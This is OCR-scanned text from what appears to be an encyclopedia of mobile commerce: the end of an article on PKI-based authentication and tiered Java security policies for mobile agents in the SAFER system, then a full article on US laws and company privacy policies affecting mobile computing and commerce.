
This section presents an overview of the architecture based on secure agent fabrication, evolution & roaming (SAFER) (Zhu et al., 2000) to ensure a proper authentication and authorization of agent. Here, the public key infrastructure (PKI) is used as the underlying cryptographic scheme. Also, agents can authenticate hosts to make sure they are not heading to a wrong place. According to the level of authentication that an incoming agent has passed, the agent will be categorized and associated with a relevant security policy during the authorization phase. The corresponding security policy will be enforced on the agent to restrict its operations at the host. The prototype has been implemented with Java.

Design of Agent Authentication and Authorization

Overview of the SAFER Architecture

The SAFER architecture comprises various communities and each community consists of the following components (see Figure 1): Agent Owner, Agent Factory, Agent Butler, Community Administration Center,

Figure 1. SAFER architecture



and so forth. The Agent Owner is the initiator in the SAFER environment, and requests the Agent Factory to fabricate the agents it requires. The Agent Butler is a representative of the Agent Owner authorized by the owner to coordinate the agents that are dispatched. The Owner can go off-line after dispatching his agents, and thereafter the butler can take over the coordination of the agents. The Agent Factory fabricates all the agents. This is the birthplace of agents and is thus considered a good source to check malicious agents. The Community Administration Center (CAC) is the administrative body, which has a roster that keeps the data of the agents that are in the community. It also collects information, such as addresses of new sites that agents can roam.

Agent Structure and Cryptographic Schemes

In SAFER, mobile agents have a uniform structure. The agent credentials (hard-coded into the agent (Guan, 2001; Guan et al., 2000) are the most important part of the agent body and are immutable. This part includes FactoryID, AgentID, Expiry Date, and so forth. The Agent Factory then signs this immutable part. When the receiving host accepts an agent, it can verify with the Agent Factory's public key whether the agent's credentials have been modified. The mutable part of the agent includes the Host Trace, which stores a list of names of the hosts that the agent has visited so far. Upon checking, if any distrusted host is found, a host may decide not to trust this agent and impose a stricter security policy on it.


In SAFER, the main cryptographic technology used is the PKI. The public keys are stored in a common database located in CAC, where the public has read access, but no access to modify existing records.

Authentication Process

Authenticating Host

Before roaming to the next host, it is the duty of the agent to authenticate the next host to make sure that the host it is visiting is a genuine one. A hand-shaking method is devised to authenticate hosts. The agent sends its request to a host asking for permission to visit. The host will sign on the agent's request message with its private key and send it back to the agent. The agent can then verify the host's identity by extracting the host's

Figure 2. Authentication & authorization procedure



public key from the common database and authenticating the signature. If the authentication is successful, then the agent is communicating with the genuine host and starts to ship itself over to the host.

Authenticating Agent

Authentication of an agent involves two major steps: (1) to verify the agents' credentials, and (2) to verify the mutable part of the agent, checking whether it has been tampered with by anyone during its roaming process. The authentication procedure is shown in Figure 2. Firstly, the agent will be checked against its expiry date. If it has not expired, its host trace will be examined to see if it has visited any distrusted host. If the agent passes these two tests, the final test is to check the trustworthiness of the factory that has manufactured it.

Authorization Process

After the host accepts an agent, it has to determine what resources the agent is allowed to access based on the level of authentication that the agent has passed. Four levels of authorization have been designed, with Level 1 being the strictest and Level 4 the most lenient. Level 1 authority is given to agents that the host does not have much trust in. An agent that passes all levels of authentication and is deemed to be trustworthy may be awarded Level 4 authority. Table 1 shows the four policies and the restrictions imposed on each policy. The permissions can be customized to meet the requirements of different hosts. Here, AWT stands for Abstract Window Toolkit (AWT) which equips the prototype with a graphical user interface (GUI) to interact with the users.

Implementation

Implementation of agent authentication and authorization was done using the Java programming language. The Java Security API and the Java Cryptography Extension were widely used in the implementation. The Graphical User Interface was designed using the Java Swing components.

Discussions

The focus of this article is on the security issues in the context of e-commerce applications. Here, comparison to related work and discussion about the advantages and limitations of the proposed system will be presented in the following subsections.

Table 1. Definition of various security policies

Level of leniency	Policy name	Permissions
Level 4 (Most lenient)	Polfile.policy	FilePermission (Read, write)
		AWT Permission
		Socket Permission (Accept, Listen, Connect)
		Runtime Permission(create/set SecurityManager, queuePrintJob)
Level 3	Pol1.policy	FilePermission (Read, write)
		AWT Permission
		Socket Permission (Accept, Listen, Connect)
		Runtime Permission (create SecurityManager, queuePrintJob)
Level 2	Pol2.policy	FilePermission (Read only)
		AWT Permission
		Socket Permission (Accept, Connect)
		Runtime Permission (create SecurityManager)
Level 1 (Most Strict)	Pol3.policy	FilePermission (Read only)
		No AWT Permission
		No Socket Permission
		No Runtime Permission

This approach has some features that are similar to the related systems discussed in section 2. For example, the authentication mechanism is based on PKI. The authorization mechanism is implemented using the Java security manager and some user-defined security policies. The major features of the proposed approach lie in the method of authorization. Some agent systems authorize agents based on a role-based access control list and some are based on the identity of the agent. The SAFER system is different in that it allocates a different security policy based on the identity of an agent and the level of authentication it has passed.

Advantages of the Proposed Infrastructure

Storage of Keys

Unlike some systems which store keys inside agents (Baldi, Ofek, & Yung, 2003), one of the principal advantages of the prototype implemented is that there is no sending of keys over the network. This enhances the security of the system because it is impossible that keys can get intercepted and replaced. However, this feature would no longer be an advantage if electronic payment function (Guan & Hua, 2003; Guan et al., 2004) is to be embedded in agents as agents without a private key are not able to sign on any payment.

The database storage of the public keys also allows an efficient method of key retrieval. This facilitates the verification of all previous signatures in the agent by the current host. For example, the owner may want to verify the signatures of all the previous hosts that the agent has visited. Instead of having all these hosts to append their public keys to the agent (which may be compromised later), the owner can simply retrieve the keys from the database according to the hosts' ID.

Examining the Agent's Host Trace

Every host is required to sign on the agent's host trace before it is dispatched to the next destination. The IDs of the hosts visited are compared with the distrusted host list that each host would keep. If a distrusted host is found, the host will then take special precautions against these agents by imposing a stricter security policy on its operations.

Automation of the Authentication and Authorization Process

The beauty of this system is that it can be automated or run manually when the need arises. In the automatic configuration, when an agent is sent over, the host will do the authentication and assign an appropriate security policy to the agent. If the execution is successful, the host signs the agent and adds its identity on the host trace, before sending it out to the next host. In the manual configuration, all the authentication and authorization procedures need prompting from the host owner. The advantage is that the host has more control on what methods to authenticate and what authorization level and policy to enforce on the agent.

Limitations of the Proposed Infrastructure

Predetermined Security Policies

In the current design, the agent is assigned to the security policy based on the authentication process. Having predetermined security policies may be stifling to the operations of an agent. It would be useless if the agent is denied read access but instead granted other permissions that it does not need. The limitation here is an implementation choice because the mechanism to customize the permission for each agent has not been developed. Having predetermined security policies are easier to implement for large-scale systems.

Difficulty in Identifying a Malicious Host

The current implementation does not have a way of identifying the host that has attacked the agent. The agent owner can only detect that certain information has been tampered with, but he does not know which host exactly.

FUTURE TRENDS

The implementation of the prototype provided a basic infrastructure to authenticate and authorize agents. The proposed approach and implementation will be improved in two aspects. Firstly, to make the system more flexible in enforcing restrictions on agents, a possible improvement is to let the agent specify the security policy that it requires for its operation at the particular host. It is desirable to have a personalized system with the agent stating what it needs and the host deciding whether to grant the permission or not. Secondly, the protection of agents against other agents can be another important issue. The authentication and authorization aspects between communicating agents are similar to that of host-to-agent and agent-to-host processes. Mechanisms for this type of protection are being designed.

CONCLUSION

The advantages of employing mobile agents can only be manifested if there is a secure and robust system in place.

In this article, the design and implementation of agent authentication and authorization were elaborated. By combining the features of the Java security environment and the Java Cryptographic Extensions, a secure and robust infrastructure was built. PKI is the main technology used in the authentication module. To verify the integrity of the agent, digital signature has been used. The receiving party would use the public keys of the relevant parties to verify that all the information on the agent is intact. In the authorization module, the agent is checked regarding its trustworthiness and a suitable user-defined security policy will be recommended based on the level of authentication the agent has passed. The agent will be run under the security manager and the prescribed security policy.

REFERENCES

Baldi, M., Ofek, Y., & Yung, M. (2003). The TrustedFlow™ protocol: Idiosyncratic signatures for authenticated execution. In *Proceedings of the Information Assurance Workshop, 2003: IEEE Systems, Man and Cybernetics Society* (pp. 288-289).

Chavez, A., & Maes, P. (1998). Kasbah: An agent marketplace for buying and selling goods. In *Proceedings of the First International Conference on Practical Application of Intelligent Agents and Multi-Agent Technology* (pp. 75-90), London.

Corradi, A., Montanari, R., & Stefanelli, C. (1999). Mobile agents integrity in e-commerce applications. In *Proceedings of the 19th IEEE International Conference on Distributed Computing Systems* (pp. 59-64).

Dasgupta, P., Narasimhan, N., Moser, L.E., & Melliar-Smith, P.M. (1999). MAgNET: Mobile agents for networked electronic trading. *IEEE Transactions on Knowledge and Data Engineering*, *11*(4), 509-525.

Gray, R.S., Kotz, D., Cybenko, G., & Rus, D. (1998). D'Agents: Security in a multiple-language, mobile-agent system. In G. Vigna (Ed.), *Mobile agents and security*. Lecture Notes in Computer Science: Springer-Verlag.

Greenberg, M.S., Byington, J.C., & Harper, D.G. (1998). Mobile agents and security. *IEEE Communications Magazine*, *36*(7), 76-85.

Guan, S.-U., & Hua, F. (2003). A multi-agent architecture for electronic payment. *International Journal of Information Technology and Decision Making (IJITDM)*, *2*(3), 497-522.

Guan, S.-U., Tan, S.L., & Hua, F. (2004). A modularized electronic payment system for agent-based e-commerce. *Journal of Research and Practice in Information Technology*, *36*(2), 67-87.

Guan, S.-U., & Yang, Y. (1999). SAFE: Secure-roaming agent for e-commerce. In *Proceedings of the 26th International Conference on Computers and Industrial Engineering* (pp. 33-37), Melbourne, Australia.

Guan, S.-U., & Yang, Y. (2004). Secure agent data integrity shield. *Electronic Commerce and Research Applications*, *3*(3), 311-326.

Guan, S.-U., & Zhu, F.M. (2002). Agent fabrication and its implementation for agent-based electronic commerce. *International Journal of Information Technology and Decision Making (IJITDM), 1*(3), 473-489.

Guan, S.-U., & Zhu, F. (2004). Ontology acquisition and exchange of evolutionary product-brokering agent. *Journal of Research and Practice in Information Technology, 36*(1), 35-46.

Guan, S.-U., Zhu, F.M., & Ko, C.C. (2000). Agent fabrication and authorization in agent-based electronic commerce. In *Proceedings of International ICSC Symposium on Multi-Agents and Mobile Agents in Virtual*

M

Organizations and E-commerce (pp. 528-534), Wollongong, Australia.

Hua, F., & Guan, S.U. (2000). Agent and payment systems in e-commerce. In S.M. Rahman & R.J. Bignall (Eds.), *Internet commerce and software agents: Cases, technologies and opportunities* (pp. 317-330). Hershey, PA: Idea Group.

Jardin, C.A. (1997). *Java electronic commerce sourcebook*. New York: Wiley Computer.

Karnik, N., & Tripathi, A. (1999). Security in the Ajanta mobile agent system (Tech. Rep.). Department of Computer Science, University of Minnesota.

Karnik, N.M., & Tripathi, A.R. (2001). Security in the Ajanta mobile agent system. *Software Practice and Experience, 31*(4), 301-329.

Lange, D.B., & Oshima, M. (1998). *Programming and deploying JAVA mobile agents with Aglets*. Addison-Wesley.

Lee, R.S.T. (2002). iJADE authenticator: An intelligent multiagent based facial authentication system. *International Journal of Pattern Recognition and Artificial Intelligence, 16*(4), 481-500.

Marques, P.J., Silva, L.M., & Silva, J.G. (1999). Security mechanisms for using mobile agents in electronic commerce. In *Proceedings of the 18th IEEE Symposium on Reliable Distributed Systems* (pp. 378-383).

Milojicic, D. (1999). Mobile agent applications. *IEEE Concurrency, 7*(3), 80-90.

Ono K., & Tai, H. (2002). A security scheme for Aglets. *Software Practice and Experience, 32*(6), 497-514.

Oppliger, R. (1999). Security issues related to mobile code and agent-based systems. *Computer Communications, 22*(12), 1165-1170.

Pistoia, M., Reller, D.F., Gupta, D., Nagnur, M., & Ramani, A.K. (1999). *Java 2 network security*. Prentice Hall.

Poh, T.K., & Guan, S.-U. (2000). Internet-enabled smart card agent environment and applications. In S.M. Rahman & M. Raisinghani (Eds.), *Electronic commerce: Opportunities and challenges* (pp. 246-260). Hershey, PA: Idea Group.

Rivest, R.L., Shamir, A., & Adleman, L.M. (1978). A method for obtaining digital signatures and public-key cryptosystems. *Communications of the ACM*.

Simonds, F. (1996). *Network security: Data and voice communications*. McGraw-Hill.

Tripathi, A., Karnik, N., Ahmed, T. et al. (2002). Design of the Ajanta system for mobile agent programming. *Journal of Systems and Software*.

Tsvetovatyy, M., Mobasher, B., Gini, M., & Wieckowski, Z. (1997). MAGMA: An agent based virtual market for electronic commerce. *Applied Artificial Intelligence, 11*(6), 501-524.

Wang, T., Guan, S.-U., & Chan, T.K. (2001). Integrity protection for code-on-demand mobile agents in e-commerce. *Journal of Systems and Software, 60*(3), 211-221.

Wayner, P. (1995). *Agent unleashed: A public domain look at agent technology.* London: Academic Press.

Wong, D., Paciorek, N., & Moore, D. (1999). Java-based mobile agents. *Communications of the ACM, 42*(3), 92-102.

Zhu, F.M., & Guan, S.-U. (2001). Towards evolution of software agents in electronic commerce. In *Proceedings of the IEEE Congress on Evolutionary Computation 2001* (pp. 1303-1308), Seoul, Korea.

Zhu, F.M., Guan, S.-U., & Yang, Y. (2000). SAFER e-commerce: Secure agent fabrication, evolution & roaming for e-commerce. In S.M. Rahman & R.J. Bignall (Eds.), *Internet commerce and software agents: Cases, technologies and opportunities* (pp. 190-206). Hershey, PA: Idea Group.

KEY TERMS

Agents: A piece of software, which acts to accomplish tasks on behalf of its user.

Authentication: The process of ensuring that an individual is who he or she claims to be.

Authorization: The process of giving access rights to an individual or entity.

Cryptography: The act of protecting data by encoding it, so that it can only be decoded by individuals who possess the key.

Digital Signature: An extra data appended to the message in order to authenticate the identity of the sender, and to ensure that the original content of the message or document that has been sent is unchanged.

Java: A high-level programming language similar to C++ developed by SUN Microsystems.

Private Key: That key (of a user's public-private key pair) known only to the user.

Public Key: The publicly distributed key that if combined with a private key (derived mathematically from the public key), can be used to effectively encrypt messages and digital signatures.

Mobile Computing and Commerce Legal Implications

Gundars Kaupins
Boise State University, USA

INTRODUCTION

This article summarizes the present and potential legal constraints of **mobile computing and commerce** and provides company policy suggestions associated with wireless data collection, dissemination, and storage. The legal constraints focus on major American **laws** that directly and indirectly involve mobile computing and commerce.

Mobile computing is the ability to use **wireless devices** such as laptops and handheld computers in remote locations to communicate through the Internet or a private network. The technology involves a computer linked to centrally located information or application software through battery powered, portable, and wireless devices (Webopedia.com, 2007b).

Mobile commerce uses computer networks to interface with wireless devices such as laptops, handheld computers, or **cell phones** to help buy goods and services. It is also known as mobile e-commerce, m-commerce, or mcommerce (Webopedia.com, 2007b). Radio frequency identification (RFID) technologies are often a part of mobile commerce. The technologies use radio waves to provide services such as identifying product packaging, paying tolls, purchasing at vending machines, and covertly **monitoring** employee locations (Grami & Schell, 2007).

This article is significant because mobile computing and commerce are expanding at a terrific pace. Laws have been slow to catch up with the new technologies. However, some existing laws on mobile computing and commerce already have a large impact on how communication is disseminated, security and privacy are maintained, and companies develop mobile policies. This article helps corporate managers reduce potential litigation because these mobile laws are described and their implications on company policies disseminated.

BACKGROUND

Companies incorporating mobile computing and commerce must balance the freedom of communication with legal constraints associated with **privacy,** fairness, **copyrights,** and **discrimination**. Technological and legal changes in the last 40 years have lead to a plethora of wireless devices and laws.

Wireless Device History

First generation (1G) systems that began in the early 1980s provided analog voice-only communications while second generation (2G) systems introduced in the early 1990s provided digital voice and low speed data services. Third generation (3G) systems introduced in the early 2000s focused on packet data rather than just voice (Grami & Schell, 2007).

Greater standardization has contributed to greater wireless computing and communication especially in Japan and Europe. The United States is catching up (Ackerman, Kempf, & Miki, 2003).

An example of greater standardization is Wi-Fi, an underlying technology for laptops associated with local area networks (LANs) based on the Institute of Electrical and Electronics Engineers (IEEE) 802.11 specifications. It was developed to be used for wireless devices, such as laptops for LANs, but it is now increasingly used for more services, including the Internet, television, DVD players, and digital cameras (Webopedia.com, 2007a).

With faster data transmission speeds and battery power boosts, employees are making wireless devices natural extensions of themselves with increased use of LANs, more location-based services, and wireless gadgets (Hirsh, 2002). Accordingly, working wirelessly allows employees to work almost anytime and anywhere. Information becomes more readily available in which employees can see and talk to each other, send data and pictures, use the Internet, and conduct business with customers. Wireless devices such as cell phones allow the technology to be tailored to employees' needs. Companies can monitor employee electronic communications and check employee locations; in other words, do location monitoring (Philmiee, 2004).

Mobile Law History

The emergence of wireless devices has resulted in technical disputes and complex legal questions that have a direct impact on the growth of mobile communications. The highly specialized field of cyberlaw is developing to provide a balance between mobile freedom and legal constraints (Cyberlaws.net, 2007).

American laws limiting employer and employee communications have grown over the last 40 years. The Telecommunications Act of 1996, Civil Rights Act of 1964, U. S. Patriot Act, Occupational Safety and Health Act, Americans with Disabilities Act, Digital Millennium Copyright Act, Electronic Communications Privacy Act, and various federal and state criminal and civil laws constrain employer behavior associated with mobile computing and commerce. Court systems further interpret the laws as privacy, discrimination, copyright, and other lawsuits multiply.

European Union directives regulating wireless device use got off to a late start. However, the Directive on Privacy and Electronic Communications from 2002 established legal standards for privacy protection in personal data processing for all electronic communication devices. Japan's Ministry of Posts and Telecommunications issued "Guidelines on the Protection of Personal Data in Telecommunications in Business" that established a clear standard requiring consent for the use of personal information (Ackerman, Kempf, & Miki, 2003).

Various authors agree that increased legal constraints on mobile computing and commerce will occur. Left unconstrained, major potential abuses of mobile computing and commerce include:

1. Copyright violations (Benedict.com, 2007).
2. Discriminatory practices involving hiring, firing, promotions, and selection to training programs based on age, race, gender, color, national origin, religion, pregnancy, and other protected categories (Kaupins & Minch, 2006).
3. Privacy violations associated with location monitoring, e-mail monitoring, Internet use monitoring, and sharing confidential customer data (Kaupins & Minch, 2006).
4. Subscription fraud (also known as identity theft) similar to what credit card issuers experience when someone pretends to be another subscriber (Grami & Schell, 2007).
5. Device theft that leads to unauthorized charges incurred by the thief on the customers account (Grami & Schell, 2007).
6. Safety violations stemming from hand held cell phone use while driving (Insurance Institute for Highway Safety, 2007).

MOBLINE COMPUTING AND COMMERCE LAWS

This section focuses on major American laws directly and indirectly involving mobile computing and commerce. Court cases are mentioned only if they have a major impact on the laws. Application of these laws to corporate mobile computing and commerce policies follows.

- Occupational Safety and Health Act (OSHA). Employees often work at home with mobile computing by telecommuting. Though OSHA does not apply to an employee's house or furnishings, employers who must keep work-related injury records must include those that occur in the home or other work-related places. Work-related accidents outside of the business have been shown to be related to Workers' Compensation laws (Swink, 2001).
- Americans with Disabilities Act (ADA). Though ADA does not mention mobile computing and commerce, some courts have suggested that mobile telecommuting is a reasonable accommodation for disabled employees (Swink, 2001). Furthermore, ADA protects individuals who have cancer, autoimmune deficiency syndrome (AIDS), various mental illnesses, alcohol and drug problems (under treatment only), and loss of major life functions such as hearing and seeing. If an employer finds out through monitoring an employee's mobile communications that an employee has one or more of these conditions, the

employer might illegally use that information to affect the employee's employment status (hiring, firing, compensation, training, discipline, etc.) (Hartman, 1998).

- Discrimination Laws. Discrimination laws do not directly address mobile communications. However, there could be many potential employer abuses associated with discrimination based on gender, race, national origin, color, religion (Civil Rights Act of 1964), age (Age Discrimination in Employment Act), and pregnancy (Pregnancy Discrimination Act). As with the ADA, information obtained by employers about protected characteristics of employees could illegally be used against employees.
- National Labor Relations Act (NLRA). The act sets limits on company monitoring of union activities of union and potential union members. According to the National Labor Relations Board, an employer who intentionally monitors union activities and union meetings could be in violation of the NLRA. Monitoring could be done through surveillance of cell phones, mobile e-mails, and locations of employees (Kaupins & Minch, 2006).
- Computer Fraud and Abuse Act (CFAA). The CFAA makes punishable whoever intentionally accesses a computer without authorization or exceeds authorized access and thereby obtains information from any protected computer if the conduct involves interstate or foreign communication. Mobile communication is involved because of the greater potential access to mobile hotspots (Hale, 2005).
- Telecommunications Act of 1996. This act requires the customers to contact mobile telecommunication carriers to prevent their personal information from being sent to third parties. The Wireless Communication and Public Safety Act of 1999 amended the Telecommunications Act to include "location" that mobile telecommunication carriers must protect (Smith, 2006).
- Unfair and Deceptive Act. The Federal Trade Commission enforces an act that applies to third party service providers such as mobile telecommunication carriers. Business must fairly protect sensitive customer information. Customers should be notified of the ways personal information should be used. They should be able to make choices about their personal information use. Customers must be able to review personal information accuracy. Data must be protected against unauthorized access (Smith, 2006).
- USA Patriot Act. This act makes it easier for the federal government to gain access to company-held records of mobile e-mail communications, mobile Internet surfing, and location monitoring. The government must merely show that any information requests are related to terrorism (American Civil Liberties Union, 2004).
- Electronic Communications Privacy Act. This act protects employees, third parties who have no legitimate access to employee data, and Internet service providers from government surveillance of mobile communications without a court order. However, there is little protection for employees when they use the employer's wireless or other communication equipment (Kaupins & Minch, 2006).
- US Economic Espionage Act of 1966. This act enables the federal government to prosecute individuals who convert trade secrets for their own or others' benefit with the knowledge or intention to cause injury to the trade secret owner (Chan, 2003). Confidential business information is treated as a property right, and location-based evidence of a company employee meeting with a competitor without authorization might be used as evidence of a crime (Standler, 1997). If the mobile worker receives confidential information such as client lists and research and development materials, many state laws associated with intellectual property, patent ownership, and trade secrets apply (Zabrosky, 2000).
- Digital Millennium Copyright Act. This act prohibits the sale and distribution of devices that would enable unauthorized access or copying of a work. Mobile computing and commerce technologies are especially relevant with this act because of the plethora of devices (cell phones, computers) that could potentially copy copyrighted materials (Benedict.com, 2007).
- Other Laws. A host of other federal and state laws could potentially apply to mobile computing and commerce activities. They cover crimes such as slander, libel, buying and selling of illegal substances, bomb threats, child pornography, and solicitation of minors.

- The state laws most directly related to mobile computing involve cell phone restrictions. The laws are meant to improve safety on highways because cell phone users are often too distracted. Four states (i.e., California, Connecticut, New Jersey, and New York) have enacted statewide laws banning hand held cell phones while driving personal motor vehicles. Six states (i.e., Illinois, Massachusetts, Michigan, New Mexico, Ohio, and Pennsylvania) allow localities to ban cell phone use in personal motor vehicles. Many other states have restrictions on cell phone use by young drivers and on school busses (Insurance Institute for Highway Safety, 2007).
- Legal Implications on Corporate Policies. To protect companies from the legal liabilities of mobile computing and commerce, clear data management policies have to be developed. Many of the laws just listed were inspired by the Organization for Economic Cooperation and Development (1980) Guidelines. These guidelines also helped inspire European Union, Canadian, Australian, and other country-wide laws to include principles for privacy associated with personal data collection. The guidelines below discuss data monitoring and are modified to relate to mobile computing and commerce.
    1. *Collection Limitation Principle*: Mobile computing and commerce data should be collected by lawful and fair means with the knowledge of the individual. Lawful data are typically business-related and should avoid personal information that could lead to discrimination.
    2. *Data Quality Principle:* Relevant mobile computing and commerce data should be accurate, complete, and up-to-date.
    3. *Purpose Specification Principle:* The purposes of mobile computing and commerce data collection should be specified.
    4. *Use Limitation Principle:* Mobile computing and commerce data should be disseminated to third parties only based on an individual's consent and for legal purposes.
    5. *Security Safeguards Principle:* Mobile computing and commerce data should be protected from loss, misuse, or modification. Faxes, mobile computers, mobile phones, and other equipment for use by the employee can get damaged or stolen. Companies should check with their insurers to find who is responsible for the mobile telecommunications equipment. Along with passwords, biometric control technologies that use the employee's eye characteristics or fingerprints can help reduce problems (Grami & Schell, 2007).
    6. *Openness Principle:* There should be general openness in the collection and use of mobile computing and commerce data. This means that companies should not secretly obtain information about employees and then secretly use that information.
    7. *Individual Participation Principle:* Individuals should have a right to know how personal mobile computing and commerce data are collected and by what means.
    8. *Accountability Principle:* Data collectors of mobile computing and commerce information should be accountable for their data sets.

FUTURE TRENDS

There probably will be many changes in the legislation and court cases associated with mobile commerce and computing in the coming years. The following changes have been anticipated by various authors.

There are currently no location monitoring laws in the United States even though location monitoring through RFID and global positioning system technologies is popular today (Kaupins & Minch, 2006). Given that the European Union has issued a directive limiting the location monitoring of employees, Kaupins and Minch (2006) believe that the United States may eventually pass a location monitoring bill that models somewhat after the Organization for Economic Cooperation and Development (1980) Guidelines.

Budden (2002) suggests that additional legislation concerning the use of hand held cell phones will increase. Driving a vehicle while under the distraction of a cell phone can lead to potential accidents.

Cheaper devices and more mobile access options will make the mobile revolution more accessible to small businesses. Previously, early adopters and high level executives had mobile e-mail devices such as Blackberry. Now e-mail capable smart phones are available at cheaper rates (Haskin, 2006). As more small businesses have these devices, the odds of litigation increases due to the sheer numbers of companies. Small businesses will need to be more aware of legislation and litigation especially with regard to privacy, security, discrimination, copyrights, and fairness.

4G technologies may further contribute to greater use of mobile computing and commerce. These technologies will likely provide broadband multimedia services around 2010. They will focus on seamlessly integrating all wireless networks and devices. Users will use any system, anytime and anywhere. 4G may also be associated with larger screens, more processing power, higher-speed data transmission, higher security, greater bandwidth, and lower health hazards (Grami and Schell, 2007).

States such as California have introduced laws that prohibit drivers from communicating on hand-held cell phones in their private motor vehicles. Many more states and localities are expected to increase restrictions (Insurance Institute for Highway Safety, 2007).

CONCLUSION

Mobile commuting and commerce are clearly becoming a greater part of the world economy. With greater mobile use, legislation and litigation follow. The Electronic Communications Privacy Act, US Economic Espionage Act, Americans with Disabilities Act, and many other acts will help define the rights of employers and employees. To protect companies from litigation, data from mobile computing and commerce will clearly have to be protected, stored, and used for business purposes only.

REFERENCES

Ackerman, L., Kempf, J., & Miki, T. (2003). *Wireless location privacy: Law and policy in the U. S., EU, and Japan.* Retrieved January 31, 2007, from http://isoc.org/briefings/015/index.shtml

American Civil Liberties Union. (2004). *Surveillance under the USA patriot act.* Retrieved April 26, 2004, from http://www.aclu.org/SafeandFree/SafeandFree.cfm?ID=12263&c=206

Benedict.com. (2007). *Digital millennium copyright act.* Retrieved February 22, 2007, from http://www.benedict.com/Digital/Internet/DMCA.aspx

Budden, R. (2002, December 7). Battle over phone ban on drivers: Telecommunications operators fear cost of bar on hands-free mobiles. *Financial Times, 4.*

Chan, M. (2003). Corporate espionage and workplace trust/distrust. *Journal of Business Ethics, 42,* 43-58.

Grami, A., & Schell, B.H. (2007). *Future trends in mobile commerce: Service offerings, technological advances, and security challenges.* Retrieved February 15, 2007, from http://dev.hil.unb.ca/texts/pst/pdf/grami.pdf

Hale, R.V. (2005). Wi-Fi liability: Potential legal risks in accessing and operating wireless internet. *Santa Clara Computer and High-Technology Law Journal, 21,* 543-560.

Hartman, L. (1998). The rights and wrongs of workplace snooping. *Journal of Business Strategy, 19,* 16-20.

Haskin, D. (2006, December 21). The seven top mobile and wireless trends for '07. *Infoworld.* Retrieved February 16, 2007, from http://www.infoworld.com/article/06/12/21/HRwirel3ss07_1.html

Hirsh, L. (2002). *More wireless trends in the making.* Retrieved February 15, 2007, from http://www.newsfactor.com/perl/story/17944.html

Insurance Institute for Highway Safety. (2007, March). Cell phone laws. Retrieved April 2, 2007, from http://www.iihs.org/laws/state_laws/cell_phones.html

Kaupins, G.E., & Minch, R. (2006). Legal and ethical implications of employee location monitoring. *International Journal of Technology and Human Interaction, 2*(3), 16-35.

Organization for Economic Cooperation and Development. (2000). *OECD guidelines on the protection of privacy and transborder flows of personal data.* Paris: OECD Publication Service. Retrieved October 12, 2004, from http://www1.oecd.org/publications/e-book/9302011E.pdf

Philmlee, D. (2004, March). *Going wireless in the law firm.* Retrieved February 16, 2007, from http://www.potomac.com/artman/publish/article_84.shtml

Smith, G.D. (2006). Private eyes are watching you: With the implementation of the E-911 mandate, who will watch every move you make? *Federal Communications Law Journal, 58,* 705-727.

Standler, R.B. (1997). *Privacy law in the United States.* Retrieved April 26, 2004, from http://www.rbs2.com/privacy.htm#anchor444444

Swink, D.R. (2001). Telecommuter law: A new frontier in legal liability. *American Business Law Journal, 38,* 857-901.

Webopedia.com. (2007a). *Local-area network*. Retrieved February 20, 2007, from http://www.webopedia.com/TERM/local_area_network_LAN.html

Webopedia.com. (2007b). *Mobile computing.* Retrieved April 12, 2007, from http://webopedia.com/Mobile-computing/

Zabrosky, A.W. (2000). The legal reality of virtual offices. *Consulting to Management, 11,* 3-7.

KEY TERMS

3G: Third generation in wireless technology involving mobile communications with enhanced media (voice, data, and remote control), usability on modes such as cell phones, paging, faxing, videoconferencing, and web browsing, broad bandwidth, high speed, and roaming capability (Webopedia.com, 2007).

Digital Millennium Copyright Act: Prohibits the sale and distribution of devices that would enable the unauthorized access or copying of a work (Benedict.com, 2007).

Electronic Communications Privacy Act: Limits the access, use, disclosure, interception, and privacy of electronic communications (Kaupins and Minch, 2006). It protects individuals' communications from third parties with no legitimate message access (e.g., from the government that has not conducted a court order) and from message carriers such as Internet service providers (Kaupins and Minch, 2006).

Local Area Network (LAN): A computer network that covers a relatively small area, often confined to a building or group of buildings. Most connect workstations and personal computers (Webopedia.com, 2007a).

